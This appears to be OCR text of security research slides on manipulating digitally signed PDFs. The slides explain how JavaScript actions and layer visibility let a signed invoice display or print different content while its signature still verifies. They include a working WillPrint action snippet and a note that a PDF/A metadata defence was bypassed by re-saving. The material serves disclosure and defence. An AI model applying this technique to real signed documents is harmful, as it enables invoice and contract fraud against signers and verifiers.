
advisense

What You See is Not What You Sign:

Condition Based Manipulations of Digitally Signed Documents

Introduction

Digital Devil?


Base Specification (e.x. 1.7, 2.0)
PDF
ISO Standart (e.x. 32000-1, 19005)
Type (e.x. PDF/X,PDF/A)
Conformance Levels (e.x. a, e, b)
Text
Media (Images, audio ..etc)
Attachements
Container (all what is needed is inside)
JavaScript
Dynamic Content
Forms
Actions
Optional Content Group (OCG)
Visibility
Layers

PDF’s

PDF Type	Description	Common Use Case	JavaScript Support	Embed Fonts	Multimedia Support	Long-term Archiving	ISO Reference
PDF	**Standard** document format	General document sharing	Yes	Optional	Yes	No	ISO 32000-1
PDF/A	**Optimized for archiving, no dynamic content**	**Document preservation**	**No**	**Required**	**No**	**Yes**	**ISO 19005-1/2/3**
PDF/E	Optimized for **engineering** documents	Technical drawings, schematics	No	Required	No	No	ISO 24517-1
PDF/X	Optimized for **graphic** exchange	Prepress digital data exchange	No	Required	No	No	ISO 15930
PDF/UA	Optimized for **accessibility**	Accessible documents for screen readers	Yes	Required	Optional	No	ISO 14289-1

PDF/A - Integrity and Future Accessibility:

- **Content Limitations**: No audio, video, and JavaScript.
- **Font Embedding**: Ensuring universal rendering.
- **Color Consistency**.
- **No encryption** allowed.
- **Metadata Standards: S**tandardized metadata.
- **No External References**: All content must be self-contained.
- **Interactive Forms**: Dictionaries for interactive form fields.

PDF-LT A/B

LT: 11.3. rinkmena atitinka vieno pasirinkto suderinamumo su PDF/A-2 standartu lygio (PDF/A-2a, PDF/A-2b, PDF/A-2u) keliamus rinkmenos struktūros reikalavimus;

EN: 11.3. the file meets the file structure requirements of one selected level of compatibility with the PDF/A-2 standard (PDF/A-2a, PDF/A-2b, PDF/A-2u);

Optional Content Groups (OCG) and PDF Layers

Allows for content to be on different layers and its visibility can be dynamically manipulated

Simple True/False for Show/Hide

Can be modified using JavaScript

Actions

Action is used to do “something” when “something” happens.

E.x. in one of our cases, we can use:

```
<</AA<</WP 21 0 R>>/OCProperties 7 0 R/Pages 2 0 R/Type/Catalog>>
```

Where WP means WillPrint action, and 21 references object, which is our JS to be run before printing:

```
21 0 obj
<</JS(var ocgs = this.getOCGs\(\); if\(ocgs.length > 1\) { ocgs[0].state = false; ocgs[1].state = true; }
else { app.alert\('OCG layers not found!'\); })
/S/JavaScript/Type/Action
>>
Endobj
```

Viewers Supporting JavaScript


PDF-XCHANGE®
foxit
Adobe
Acrobat

Digital Signature

Hash Comparison: Encrypt content hash for signature; check against document hash **to verify integrity**.

JavaScript in PDFs: **Alters appearance** or behavior; **does not affect** verification **hash.**


Non-JS Viewer Limitations: Edge vs Acrobat



Dokumentą elektroniniu parašu
pasirašė GIEDRIUS,BAGALIŪNAS
Data: 2024-05-14 08:44:35

This PDF file may not be compatible with your current viewer.

Please open it with Adobe Acrobat Reader for optimal viewing.



Signed and all signatures are valid.

Dokumentą elektroniniu parašu
pasirašė GIEDRIUS,BAGALIŪNAS
Data: 2024-05-14 08:44:35

INVOICE

333 3rd Ave
Vilnius
Phone: 123-456-7890

PURCHASED BY:
Naive Me
The Social Strategists
Vilnius
Lithuania, LT-32456
Phone: 111-222-3333

COMMENTS OR SPECIAL INSTRUCTIONS:
Due upon receipt

INVOICE # 100
DATE: 1/30/23

SOLD BY
Tottaly Not Evil Inc.
Trust Me Bro
Warm Place
Nearby Pit
Phone: 666-666-666

QUANTITY	DESCRIPTION	UNIT PRICE	TOTAL
1	Shiny Thing	99.99	99.99

Subtotal	99.99
Shipping and handling	0.00
TOTAL DUE	99.99

Attack limitations - what is possible and what is hardly possible

JS Implementation According To Adobe:

- **Secure/Unsecure**: Adobe restricts what can be run, so no eval() type of code for you.
- **Merges everything** on signing.

Covering Your Tracks


PDF Layer Manipulation: File structure and hash remain unchanged; all data is traceable.

Detection Challenges: Not always obvious; manipulation can be obscured.

Some Attempts To Stop It:

This metadata makes Acrobat Reader act as if the document complies with PDF/A, preventing JS execution

```
<</Length 10676/Subtype/XML/Type/Metadata>>stream
pdfaid:conformance="U"
```




This file claims compliance with the PDF/A standard and has been opened read-only to prevent modification.

P.S. we bypassed it by re-saving the document...

Why Enforcing PDF/A Is Not Always An Option?

Word PDF/A file > Acrobat Reader Conformance Verification



Options

Page range

○ All
● Current page
○ Selection
○ Page(s) From: 1 To: 1

Publish what

● Document
○ Document showing markup

Include non-printing information

□ Create bookmarks using:
○ Headings
○ Word bookmarks
☑ Document properties
□ Document structure tags for accessibility

PDF options


☑ PDF/A compliant when not encrypted via Microsoft Information Protection
□ Optimize for image quality
☑ Bitmap text when fonts may not be embedded
□ Encrypt the document with a password

OK Cancel

File name: Hello world.pdf

Save as type: PDF (*.pdf)

Authors: Giedrius Bagalīūnas Tags: Add a tag Title: Ad



Conformance

Standard: PDF/A-3B

